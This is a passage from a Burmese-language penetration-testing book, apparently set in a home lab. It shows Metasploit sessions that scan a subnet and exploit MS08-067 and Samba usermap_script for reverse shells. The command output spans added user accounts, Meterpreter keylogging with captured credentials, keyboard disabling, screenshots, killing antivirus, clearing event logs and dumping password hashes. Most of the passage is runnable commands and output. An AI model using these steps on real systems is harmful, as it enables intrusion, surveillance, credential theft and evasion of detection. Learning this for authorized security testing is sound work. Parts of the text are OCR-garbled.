Nmap ကို **msfconsole** နဲ့ပေါင်းစပ်၍ Scanning ပြည်တာဖြစ်ပါတယ်။ ရရှိလာတဲ့ Results များကိုတော့ Database မှာသိမ်းဆည်းပါတယ်။ အဲဒီသိမ်းဆည်း

ထားတဲ့ Results များကို Database Backend Commands များကို အသုံးပြု၍  
ပြန်လည်ကြည့်ရှုနိုင်ပါတယ်။

**ဥပမာ။** **|| hosts** ဆိုတဲ့ Command အသုံးပြုပုံကို ဖော်ပြထားပါတယ်။

**msf > hosts**

```
Hosts
=====
address      mac          name os_name os_flavor os_sp purpose info comments
-----  -----
192.168.2.120 8C:89:A5:52:84:50    Unknown        device
192.168.2.171 08:00:27:20:05:C7    Unknown        device
```

**msf > hosts -c address,mac**

```
Hosts
=====
address      mac
-----  -----
192.168.2.120 8C:89:A5:52:84:50
192.168.2.171 08:00:27:20:05:C7
```

J။ ခုတိယအဆင့်အနေနဲ့ Auxiliary Module တစ်ခုဖြစ်တဲ့ smb\_version ကို  
အသုံးပြု၍ Microsoft Windows Version ကို အတိအကျဖော်ထုတ်တဲ့အပိုင်းကို  
ဖော်ပြမှာဖြစ်ပါတယ်။ ဒီအဆင့်မှာတော့ **msfconsole** ရဲ့ Core Commands နဲ့  
Database Backend Commands (J)မျိုးစလုံးကိုအသုံးပြုသွားမှာဖြစ်ပါတယ်။ **use**  
ဆိုတဲ့ Command က မိမိအသုံးပြုလိုတဲ့ Module ကိုရွေးချယ်တာဖြစ်ပါတယ်။

**msf > use auxiliary/scanner/smb/smb\_version**

**msf auxiliary(smb\_version) > show options**

Module options (auxiliary/scanner/smb/smb\_version):

Name	Current Setting	Required	Description
RHOSTS	yes		The target address range or CIDR identifier

SMBPass	no	The password for the specified username
SMBUser	no	The username to authenticate as
THREADS 1	yes	The number of concurrent threads

**show options** ဆိတာကတော့အဲဒီ Module အတွက်ဘယ်လို Parameter တွေ လိုအပ်လဲဆိတာကို ကြည့်တာဖြစ်ပါတယ်။ အဲဒီမှာ Required အောက်မှာ yes ပါတဲ့ Parameters တွေကို သူနဲ့သက်ဆိုင်တဲ့ Value တွေ ထည့်ပေးဖို့လိုအပ်ပါတယ်။ **set** ဆိတဲ့ Command ကတော့ Parameter တွေကိုသက်ဆိုင်ရာ Value တွေ Assign ပြုလုပ်တဲ့အခါမှာ အသုံးပြုပါတယ်။

**THREADS** ဆိတာကတော့ Network တစ်ခုလုံးကိုဖြစ်စေ၊ IP Address အများကြီးကိုတစ်ဖြုပ်တည်း Scan ဖတ်လိုတဲ့အခါမှာဖြစ်စေ Scanning Performance ကို ပိုမိုကောင်းမွန်စေရန်အတွက် Manage ပြုလုပ်မေးတဲ့ Parameter တစ်ခုပဲဖြစ်ပါတယ်။ Scanning Process ကို မြန်စေချင်တယ်ဆုံးရင် Threads Value ကို တိုးပေးရပါမယ်။ ဒါပေမဲ့ 120 ထက်တော့ ပိုပေးတို့မရပါဘူး။

**run** ဆိတဲ့ Command ကတော့ Auxiliary Module ကို စတင်အလုပ်လုပ်စေချင်တဲ့အခါမှာအသုံးပြုပါတယ်။

```
msf auxiliary(smb_version) > set RHOSTS 192.168.2.1/24
```

```
RHOSTS => 192.168.2.1/24
```

```
msf auxiliary(smb_version) > set THREADS 30
```

```
THREADS => 30
```

```
msf auxiliary(smb_version) > run
```

ဒီတစ်ခါ **hosts** ဆိတဲ့ Database Backend Command ကို ခေါ်ကြည့်မယ်ဆုံးရင် Windows Version နဲ့ Service Pack များကို အတိအကျတွေရပါလိမ့်မယ်။

```
msf auxiliary(smb_version) > hosts
```

```
Hosts
```

```
=====
```

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
---------	-----	------	---------	-----------	-------	---------	------	----------

192.168.2.55	Microsoft Windows 7 Ultimate	b7600 client
192.168.2.112	Microsoft Windows XP	SP2+ client
192.168.2.120	Microsoft Windows 2008 Standard	SP1 server
192.168.2.125	Microsoft Windows XP	SP3 client
192.168.2.171	Microsoft Windows 2003 R2	SP2 server

၃။ တတိယအဆင့်ကတော့ Exploit Module ကို အသုံးပြုပြီး MS08-067 Vulnerable ဖြစ်နေတဲ့ System ကို Remote Exploit ပြုလုပ်တဲ့ အပိုင်းကို ဖော်ပြ မှာဖြစ်ပါတယ်။ ဒါကြောင့် ပထမဗျားဆုံးအနေနဲ့ MS08-067 နဲ့ သက်ဆိုင်တဲ့ Exploit ကို **search** ဆိုတဲ့ Command ကို အသုံးပြုပြီးရှာကြည့်လိုက်ပါ။

```
msf > search ms08_067
```

Matching Modules

Name	Disclosure Date	Rank	Description
exploit/windows/smb/ms08_067_netapi	2008-10-28 00:00:00 UTC	great	Microsoft Server Service Relative Path Stack Corruption

အဲဒီမှာ ms08\_067 နဲ့သက်ဆိုင်တဲ့ Exploit ကို Module နဲ့တကွဖော်ပြ နေတာကိုတွေ့ရပါလိမ့်မယ်။ အဲဒီနောက် **use** Command ကို အသုံးပြုပြီး သက် ဆိုင်ရာ Module ကို ရွေးချယ်လိုက်ပါ။ အဲဒီနောက် **show options** ဆိုတဲ့ Command နဲ့ လိုအပ်တဲ့ Parameters ကို ကြည့်ရပါမယ်။ RHOST ဆိုတာ Remote Host ကိုဆိုလိုတာဖြစ်ပြီး Vulnerable ဖြစ်နေတဲ့ System ရဲ့ IP Address ကို ထည့်သွင်းပေးရမှာဖြစ်ပါတယ်။

```
msf auxiliary(smb_version) > use exploit/windows/smb/ms08_067_netapi
```

```
msf exploit(ms08_067_netapi) > show options
```

Module options (exploit/windows/smb/ms08\_067\_netapi):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

```
-----
RHOST      yes   The target address
RPORT 445    yes   Set the SMB service port
SMBPIPE BROWSER yes   The pipe name to use (BROWSER, SRVSVC)
```

Exploit target:

Id	Name
--	
0	Automatic Targeting

**set** ဆိုတဲ့ Command ကို အသုံးပြုပြီး စိုး Target ရဲ့ IP Address ကို ထည့်ပေးရမှာဖြစ်ပါတယ်။

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.2.171
RHOST => 192.168.2.171
```

အဲဒီနောက်မှာတော့ Payload ကိုရွေးချယ်ပေးရပါမယ်။ **show payloads** ဆိုတဲ့ Command ကို အသုံးပြုပြီး Payload Lists ကို ကြည့်ရှုနိုင်ပါတယ်။ ဒီနေရာမှာတော့ **windows/shell/reverse\_tcp** ကို အသုံးပြုထားပါတယ်။

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
```

Payload ကိုသတ်မှတ်ပြီးတာနဲ့ သူနဲ့သက်ဆိုင်တဲ့ Parameter တွေကို Assign ပြလုပ်ပေးပို့လိုအပ်ပါသေးတယ်။ ဒါကြောင့် **show options** ဆိုတဲ့ Command ကို အသုံးပြုပြီး ဘယ် Parameter တွေလိုအပ်သေးလဲ ဆိုတာကို ပြန်စစ်ကြည့်ပါ။

Module options (exploit/windows/smb/ms08\_067\_netapi):

Name	Current Setting	Required	Description
RHOST	192.168.2.171	yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique: seh, thread, process, none
LHOST		yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic Targeting

ဒီနေရာမှာ **LHOST** နဲ့ **LPORT** ဆိုတဲ့ Parameter (၂)ရဲ့ လိုအပ်တာကို  
တွေ့ရပါလိမ့်မယ်။ **LHOST** ဆိုတာ Local Host ကိုဆိုလိုတာဖြစ်ပြီး မိမိရဲ့ IP  
Address ကိုထည့်ပေးရပါမယ်။ **LPORT** ဆိုတာတော့ကိုယ်စက်မှာ Listen လုပ်  
မယ့် Port ကို ဆိုလိုတာဖြစ်ပါတယ်။

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.2.47
LHOST => 192.168.2.47
msf exploit(ms08_067_netapi) > set LPORT 100
LPORT => 100
```

အဲဒီနောက် **exploit** ဆိုတဲ့ Command ကိုအသုံးပြုပြီး Target ကို  
Exploit ပြုလုပ်လိုက်ပါမယ်။ အောက်မှာပြထားတာကတော့ Exploit Success ဖြစ်  
သွားတဲ့အတွက် Reverse Shell ကို ရရှိတဲ့ပုံဖြစ်ပါတယ်။

```
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.2.47:100
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 R2 - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.2.171
```

[\*] Command shell session 1 opened (192.168.2.47:100 -> 192.168.2.171:2245) at 2014-02-09 15:01:40 -0700

Microsoft Windows [Version 5.2.3790]  
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

ငါ။ ဒီဇာတ်မှာ Payload နဲ့ပတ်သက်ပြီး အနည်းငယ်ပြောချင်ပါတယ်။ Exploit တွေမှာ သူတို့နဲ့သက်ဆိုင်တဲ့ Payloads တွေ မြောက်မြားစွာရှုပါတယ်။ Exploit Module ကိုရွေးချယ်ပြီးတာနဲ့ **show payloads** ဆိုတဲ့ Command ကိုအသုံးပြုပြီး ကြည့်ရှုနိုင်ပါတယ်။ Payloads အများစုဟာ သူနဲ့သက်ဆိုင်တဲ့ လုပ်ဆောင်ချက် တစ်ခုကိုသာလုပ်ဆောင်နိုင်ပါတယ်။ ဥပမာအနေနဲ့ပြရမယ်ဆိုရင် MS08-067 အတွက် Payload ကို windows/shell/reverse\_tcp ဆိုတဲ့ **adduser** ဆိုတဲ့ Payload ကို အသုံးပြုကြည့်ရင်သိနိုင်ပါတယ်။

msf exploit(ms08\_067\_netapi) > **set RHOST 192.168.2.171**  
RHOST => 192.168.2.171

msf exploit(ms08\_067\_netapi) > ~~set PAYLOAD windows/adduser~~  
PAYLOAD => windows/adduser

msf exploit(ms08\_067\_netapi) > **show options**

Module options (exploit/windows/smb/ms08\_067\_netapi):

Name	Current	Setting	Required	Description
RHOST	192.168.2.171	yes		The target address
RPORT	445	yes		Set the SMB service port
SMBPIPE	BROWSER	yes		The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/adduser):

Name	Current	Setting	Required	Description
CUSTOM	no			Custom group name to be used instead of default
EXITFUNC	thread	yes		Exit technique: seh, thread, process, none
PASS	Metasploit\$1	yes		The password for this user

```
USER metasploit yes The username to create
WMIC false yes Use WMIC on the target to resolve administrators group
```

Exploit target:

Id	Name
--	--

0 Automatic Targeting

```
msf exploit(ms08_067_netapi) > exploit
```

အထက်မှာပြထားတဲ့အတိုင်း Exploit ပြည်လိုက်မယ်ဆိုရင် Target System မှာ **metasploit** ဆိုတဲ့ User Account တစ်ခုကို Create ပြည်လိုက် မှာဖြစ်ပါတယ်။ သူ့၏ Default Password ကတော့ **Metasploit\$1** ဆိုပြီးတော့ ဖြစ်ပါတယ်။ **set** ဆိုတဲ့ Command နဲ့ မိမိကြိုက်နှစ်သက်ရာ Username နဲ့ Password ကိုပြောင်းလဲပေးနိုင်ပါတယ်။



နဲ့ (၄.၄) Target System မှာ Metasploit ရဲ့ User Account ကို တွေ့မြင်ရပုံ

ယခုလုံးမျိုး နောက်ထပ် Payloads တွေဖြစ်တဲ့ VNC Inject ပြည်လိုတာ၊ Screenshoot ပြည်လိုတာ၊ File Upload ပြည်လိုတဲ့အခါစတဲ့ အခါမျိုးတွေမှာ Single Payload တွေကို ထပ်တလဲလဲအသုံးပြနေရမှာဖြစ်တဲ့အတွက်၊ မလိုလားအပ်တဲ့ ပြဿနာတွေကြုံတွေ့လာနိုင်ပါတယ်။ ဒါကြောင့် အဲဒီပြဿနာတွေကို ဖြေရှင်း

နိုင်ဖို့အတွက် Advanced Multi-Function Payload ဖြစ်တဲ့ Meterpreter Payload ကို Metasploit မှာထည့်သွင်းပေးထားပါတယ်။

## Meterpreter Payload

Meterpreter ဆိတ် သော Metasploit မှာအရေးပါဆုံးသော၊ အစိတ်အပိုင်း တစ်ခုဖြစ်ပါတယ်။ Meterpreter ဟာ တစ်ခြားသော Payload များကဲသို့။ Single Payload System မဟုတ်ဘဲ၊ Multi-Function ရတဲ့ Special Payload System တစ်ခုဖြစ်ပါတယ်။ ဘယ်လိုမျိုး Multi-Function လဲဆိုရင်၊ သာမန် Command Interpreter တစ်ခုမှန်ဖြေးတော့ Keylogging ပြုလုပ်တာတွေ၊ Backdoor ချတာ တွေ၊ Remote Desktop ရယူတာတွေစာတဲ့ Function ပေါင်း မြောက်မြားစွာကိုပြု လုပ်ပေးနိုင်ပါတယ်။ ဒါအပြင် Meterpreter Shell ဟာ၊ Target နဲ့ မိမိကြား မှာရှိတဲ့ ဆက်သွယ်မှုကို Encrypted ပြုလုပ်ပြီး ဆက်သွယ်တာဖြစ်တဲ့အတွက်၊ တခြားသော Payload တွေထက်ပိုပြီး ရှုံးမြှုံးစွဲစိတ်ချရပါတယ်။ ဒီသင်ခန်းစာမျာရေးမှာ ဖော်ပြခဲ့တဲ့ MS08-067 Exploit နှင့်ပဲ Meterpreter Payload ကို အသုံးပြုပြီး နောက်ထပ် Attack တွေပြလုပ်ကို ဖော်ပြသွားမှာဖြစ်ပါတယ်။

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > show options
```

Module options (exploit/windows/smb/ms08\_067\_netapi):

Name	Current	Setting	Description
RHOST	192.168.2.171	yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current	Setting	Description
------	---------	---------	-------------

```
----  
EXITFUNC thread yes Exit technique: seh, thread, process, none  
LHOST yes The listen address  
LPORT 4444 yes The listen port
```

Exploit target:

Id	Name
--	
0	Automatic Targeting

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.2.47
```

```
LHOST => 192.168.2.47
```

```
msf exploit(ms08_067_netapi) > set LPORT 100
```

```
LPORT => 100
```

```
msf exploit(ms08_067_netapi) > exploit
```

[\*] Started reverse handler on 192.168.2.47:100

[\*] Automatically detecting the target...

[\*] Fingerprint: Windows XP - Service Pack 3 lang:English

[\*] Selected Target: Windows XP SP3 English (AlwaysOn NX)

[\*] Attempting to trigger the vulnerability...

[\*] Sending stage (751104 bytes) to 192.168.2.171

[\*] Meterpreter session 1 opened (192.168.2.47:100 -> 192.168.2.171:1257) at 2014-02-09 13:18:32 -0700

meterpreter >

ယခုဖော်ပြခဲ့တာကတော့ MS08-067 Vulnerable ဖြစ်နေတဲ့ Machine ကို windows/meterpreter/reverse\_tcp ဆိုတဲ့ Payload ကို အသုံးပြုပြီးတော့ Exploit ပြလုပ်တာဖြစ်ပါတယ်။ Exploit Successful ဖြစ်သွားတဲ့အခါမှာ Meterpreter ဆိုတဲ့ Command Shell တစ်ခုရရှိတာကို တွေ့ရပါလိမ့်မယ်။ အဲဒီ Meterpreter မှာ Command အပ်စု(၉)ခုနဲ့ Command ペიင်းဇူာက်မြားစွာပါ ဝင်ပါတယ်။ အဲဒီ Command Lists တွေကို **help** သို့မဟုတ် ? ဆိုပြီးတော့ **ကည်ရှန်င်ပါတယ်။**

```
meterpreter > help
```

```
meterpreter > ?
```

ပထမဦးဆုံးသော Command ကတေသာ **sysinfo** ဆိုတဲ့ Command ဖြစ်ပါတယ်။ Target ရဲ့ System Information တွေကိုပြသပေးပါလိမ့်မယ်။

```
meterpreter > sysinfo
```

```
Computer : victim
```

```
OS : Windows XP (Build 2600, Service Pack 3).
```

```
Architecture : x86
```

```
System Language : en_US
```

```
Meterpreter : x86/win32
```

```
meterpreter >
```

နောက်ထပ် Command တစ်ခုကတေသာ Target ကို Screenshot ပြလုပ်တဲ့ Command ဖြစ်ပါတယ်။ အောက်မှာပြထားတဲ့ပုံးတိုင်းဆိုရင်တော့ ရရှိလာတဲ့ Screenshot ပုံကို root ရဲ့ Home Directory လာက်မှာ Save ပြလုပ်ထားပေးမှာ ဖြစ်ပါတယ်။

```
meterpreter > screenshot
```

```
Screenshot saved to: /root/RbjWtkuq.jpg
```

```
meterpreter >
```

နောက်ထပ်ပျော်ရွင်ဖွယ်ရာ Command တစ်ခုနဲ့ မိတ်ဆက်ပေးလိုပါတယ်။ အဲဒီ Command ကတေသာ Target ရဲ့ Keyboard နဲ့ Mouse တွေ ကို Remote ကနေ ထိန်းချုပ်နိုင်တဲ့ Command တစ်ခုဖြစ်ပါတယ်။ **uictl** ဆိုတဲ့ Command ပြုဖြစ်ပါတယ်။

```
meterpreter > uictl
```

```
Usage: uictl [enable/disable] [keyboard/mouse]
```

```
meterpreter > uictl disable keyboard
```

```
Disabling keyboard...
```


```
meterpreter >
```

```
meterpreter > uictl enable keyboard
```

```
Enabling keyboard...
```

```
meterpreter >
```

နောက်ထပ်စိတ်ဝင်စားဖွယ်ရာ Command တစ်ခုကတော့ Keylogging ပြုလုပ်တဲ့ Command ပြန်ပါတယ်။ Keylogging ပြုလုပ်တဲ့အခါမှာ အရေးကြီးတဲ့ အချက်တစ်ခုက Windows Desktop Session ဟာ Interactive Windows Station ဖြစ်ရပါမယ်။ Interactive Windows Station ဟုတ်၊ မဟုတ်ကိုတော့ **getdesktop** ဆိုတဲ့ Command နဲ့ စစ်ဆေးကြည့်နိုင်ပါတယ်။ Windows Desktop Session အကြောင်းကို အောက်မှာပုံနှိပ်ပြထားပါတယ်။ **WinSta0** တစ်ခု သာလျှင် Interactive ဖြစ်ပါတယ်။



#### ၄ (၄.၅) Windows Desktop Session အား ပြသထားပုံ

အဲဒီ WinSta0 မှာ Default, Disconnect နဲ့ Winlogon ဆိုပြီး Desktop (၃)မျိုး ပါဝင်ပါတယ်။ Default ဆိုတာကတော့ သာမန်အသုံးပြုနေချိန် မှာမြင်တွေ့ရတဲ့ Desktop ပုံစံကိုဆိုလိုတာဖြစ်ပါတယ်။ Disconnect ဆိုတာကတော့ Screen Saver Lock ဖြစ်တဲ့အချိန်မှာမြင်တွေ့ရတဲ့ Desktop ကို ဆိုလိုတာပါ။

Winlogon ဆိုတာကတော့ Windows Login Screen ကိုဆို လိုခြင်းဖြစ်ပါတယ်။ Keylogging ပြုလုပ်ဖို့အတွက် Current Desktop ကို **getdesktop** ဆိုတဲ့ Command နဲ့စစ်ဆေးကြည့်လိုက်ပါ။

**meterpreter > getdesktop**

Session 0\Service-0x0-3e7\$\Default

အထက်မှာဖော်ပြထားတဲ့အတိုင်းဆိုရင် Current Desktop ဟာ Interactive မဟုတ်တဲ့ **Service-0x0-3e7\$** ဖြစ်နေပါတယ်။ ယခုလိုအချိန်မှာ Keylogging ပြုလုပ်ခဲ့တယ်ဆိုရင် မည်သည့် Result မှရရှိမှာမဟုတ်ပါဘူး။ ဒါကြောင့် Interactive ဖြစ်တဲ့ **WinSta0\Default** ကိုပြောင်းလဲပေးဖို့ လိုပါတယ်။ **setdesktop** ဆိုတဲ့ Command ကို အသုံးပြုပြီးပြောင်းလဲပေးလိုက်ပါ။

**meterpreter > setdesktop**

Changed to desktop WinSta0\Default

အဲဒီနောက် **getdesktop** ဆိုတဲ့ Command နဲ့ ပြန်လည်စစ်ဆေးကြည့်ပါ။

**meterpreter > getdesktop**

Session 0\WinSta0\Default

အခုခံဆိုရင် Interactive Windows Desktop ကို ရရှိနေဖြတ်ဖြစ်တဲ့အတွက် **keyscan\_start** ဆိုတဲ့ Command နဲ့ Keylogging ပြုလုပ်နိုင်ဖြစ်ပါတယ်။

**meterpreter > keyscan\_start**

Starting the keystroke sniffer...

**meterpreter >**

အဲဒီနောက် **keyscan\_dump** ဆိုတဲ့ Command ကိုအသုံးပြုပြီး Keystrokes များ ကို ပြန်လည်ကြည့်ရှုနိုင်ပါတယ်။

**meterpreter > keyscan\_dump**

Dumping captured keystrokes...

gmail.com <Return> mrlinuxer <Tab> mypassword

**meterpreter > keyscan\_stop**

Stopping the keystroke sniffer...

meterpreter >

အကယ်၍ Windows Login Password ကို Sniff ပြလုပ်ချင်တယ်ဆိုရင်  
တော့ WinSta0\Winlogon ဆိုတဲ့ Desktop ကို ပြောင်းလဲပေးရမှာဖြစ်ပါတယ်။  
ဘယ်လိုပြောင်းရမလည်းဆိုတာကိုတော့ဒီစာအုပ်မှာမဖော်ပြပေးတော့ပါဘူး။ စာဖတ်  
သူကိုယ်တိုင်ပဲ အဖြေရှာကြည့်လိုက်ပါ။ **migrate** ဆိုတဲ့ Command ကိုအသုံးပြု  
ပြီးတော့လည်း လွယ်ကူစွာပြောင်းလဲနိုင်ပါတယ်။

နောက်ထပ်အရေးပါတဲ့ Command (၂)ခုကတော့ **run killav** နဲ့  
**clearev** တို့ပြဖြစ်ပါတယ်။ **killav** ဆိုတာကတော့ Anti-Virus ကို Kill လုပ်  
တာဖြစ်ပါတယ်။

meterpreter > **run killav**

[\*] Killing Antivirus services on the target...

[\*] Killing off nvsvc32.exe...

meterpreter >

**clearev** ဆိုတာကတော့ မိမိခြော့ကျန်စေရန်အတွက် Target မှာရှိတဲ့ Logs  
တွေကို Clear ပြလုပ်တဲ့ Command ဖြစ်ပါတယ်။

နောက် Command တစ်ခုကတော့ **hashdump** ဆိုတဲ့ Command ပဲဖြစ်  
ပါတယ်။ **hashdump** ဆိုတာ Windows Login Hash ဖိုင်ကို ရယူလိုတဲ့အခါမှာ  
အသုံးပြုတဲ့ Meterpreter Script တစ်ခုပဲဖြစ်ပါတယ်။

meterpreter > **hashdump**

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0  
89c0:::

DON:1003:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

HelpAssistant:1000:dba91a7f89bc519c8ea96c2e82079809:6d1b6c05f9caeee86df2c492f957e3  
aa6:::

SUPPORT\_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:2fa73119430669858e7b1  
8789ead3769:::

meterpreter >

ရရှိလာတဲ့ Windows Login Hashes များကို အခန်း (၅)မှာ ဖော်ပြထားတဲ့ Password Cracking သင်ခန်းစာများ အသုံးပြုဖို့အတွက် root Directory ရဲ့အောက်မှာ win\_hash.txt နာမည်နဲ့ Save ပြလုပ်ထားလိုက်ပါ။

ဒါအပြင် နောက်ထပ်အသုံးများတဲ့ Command တွေဖြစ်တဲ့ **upload**, **download**, **ps** စတဲ့ တဗြားသော Meterpreter Commands များကို လေ့လာအသုံးပြုကြည့်ပါလို့ အကြံပေးလိုပါတယ်။

## Exploiting Linux Machine

ရှုံးသင်ခန်းစာများတွင် Vulnerable Machine ဖြစ်တဲ့ Kali Linux Level 1 မှ Samba ရဲ့ Remote Vulnerability ကို Exploit-db မှ PoC Code ဖြင့် Exploiting ပြလုပ်ပုံကို ဖော်ပြခဲ့ဖြီးဖြစ်ပါတယ်။ အခုံ ဒီသင်ခန်းစာများတော့ နောက်ထပ် Vulnerable Machine ဖြစ်တဲ့ Metasploitable မှာပါတဲ့ Samba ရဲ့ Vulnerability ကို Metasploit ကိုအသုံးပြုဖြီး Exploitation ပြလုပ်ပုံကို ဖော်ပေးမှာဖြစ်ပါတယ်။

msf > **search samba**

**search samba** ဆိုတဲ့ Command ကို အသုံးပြုဖြီး သူနဲ့သက်ဆိုင်တဲ့ Exploit Module ကိုရှာလိုက်ပါ။ အဲဒီထဲကမှ **exploit/multi/samba/usermap\_script** ဆိုတဲ့ Exploit ကို အသုံးပြုမှာဖြစ်ပါတယ်။

msf > **use exploit/multi/samba/usermap\_script**  
msf exploit(usermap\_script) > **show options**

Module options (exploit/multi/samba/usermap\_script):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

RHOST	yes		The target address
-------	-----	--	--------------------

RPORT 139      yes      The target port

Exploit target:

Id	Name
--	--
0	Automatic

အဲဒီနောက် Samba Vulnerable ဖြစ်နေတဲ့ Target ရဲ့ IP ကို **set RHOST** ဆိုတဲ့ Command နဲ့ သတ်မှတ်ပေးလိုက်ပါ။

**msf exploit(usermap\_script) > set RHOST 192.168.2.110**

အဲဒီနောက် Payload ကို ရွေးချယ်ပေးလိုက်ပါ။ အခုခံသင်ခန်းစာမျာတော့ cmd/unix/reverse ဆိုတဲ့ Payload ကို အသုံးပြုမှုဆိုပါတယ်။

**msf exploit(usermap\_script) > set PAYLOAD cmd/unix/reverse**

PAYOUT => cmd/unix/reverse

**msf exploit(usermap\_script) >**

**msf exploit(usermap\_script) > show options**

Module options (exploit/multi/samba/Usermap\_script):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

RHOST	192.168.2.110	yes	The target address
-------	---------------	-----	--------------------

RPORT	139	yes	The target port
-------	-----	-----	-----------------

Payload options (cmd/unix/reverse):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

LHOST	yes	The listen address
-------	-----	--------------------

LPORT	yes	The listen port
-------	-----	-----------------

Exploit target:

Id	Name
--	--
0	Automatic

အထက်ပါအတိုင်းပဲ Payload ကို ရွေးချယ်ပြီးတဲ့အခါမှာ သူ့အတွက်လိုအပ်တဲ့ **LHOST** နဲ့ **LPORT** ကို သတ်မှတ်ပေးဖို့လိုပါတယ်။

```
msf exploit(usermap_script) > set LHOST 192.168.2.47
msf exploit(usermap_script) > set LPORT 100
```

မိမိစက်ရဲ့ IP Address ကို **LHOST** မှာ သတ်မှတ်ပေးရမှာဖြစ်ပါတယ်။ အဲဒီ နောက် **exploit** ဆိုတဲ့ Command နဲ့ Exploiting ပြုလုပ်လိုက်ပါ။

```
msf exploit(usermap_script) > exploit
```

```
[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 5DYKhbnW8ojTDGGD;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "5DYKhbnW8ojTDGGD\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.2.47:100 -> 192.168.2.110:56309) at 2014-02-24 20:40:06 -0500
```

Exploit Success ဖြစ်သွားတဲ့အတွက် Root Access ရရှိတဲ့ UNIX Shell တစ်ခုရရှိလာမှာဖြစ်ပါတယ်။ ပိုမိုသေချာစေရန်အတွက် **ls** **ifconfig** စတဲ့ Linux Command များနဲ့ စစ်ဆေးကြည့်လိုက်ပါ။

**id**

```
uid=0(root) gid=0(root)
```

**ifconfig**

```
eth0    Link encap:Ethernet HWaddr 08:00:27:7a:ae:5f
        inet addr:192.168.2.110 Bcast:192.168.2.255 Mask:255.255.255.0
```

```

inet6 addr: fe80::a00:27ff:fe7a:ae5f/64 Scope:Link
  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
  RX packets:4500930 errors:0 dropped:0 overruns:0 frame:0
  TX packets:3042272 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:1000
  RX bytes:1898130894 (1.7 GB) TX bytes:288529273 (275.1 MB)
  Base address:0xd010 Memory:f0000000-f0020000

```

```

lo  Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:16436 Metric:1
      RX packets:164 errors:0 dropped:0 overruns:0 frame:0
      TX packets:164 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:54509 (53.2 KB) TX bytes:54509 (53.2 KB)

```

အခြေနောက် **Ctrl+Z** ဖြင့် လက်ရှိ Current Session ကိုနောက်ခံအနေထား  
ပြုလုပ်ပြီး **session -l** ဆိတဲ့ Command ဖြင့်စစ်ဆေးကြည့်လိုက်ပါ။ အောက်မှာ  
ပြထားတဲ့အတိုင်း မြင်တွေ့ရပါလိမ့်သော်။

**^Z**

```

Background session 3? [y/N] y
msf exploit(usermap_script) > sessions -l

```

Active sessions

=====

Id	Type	Information	Connection
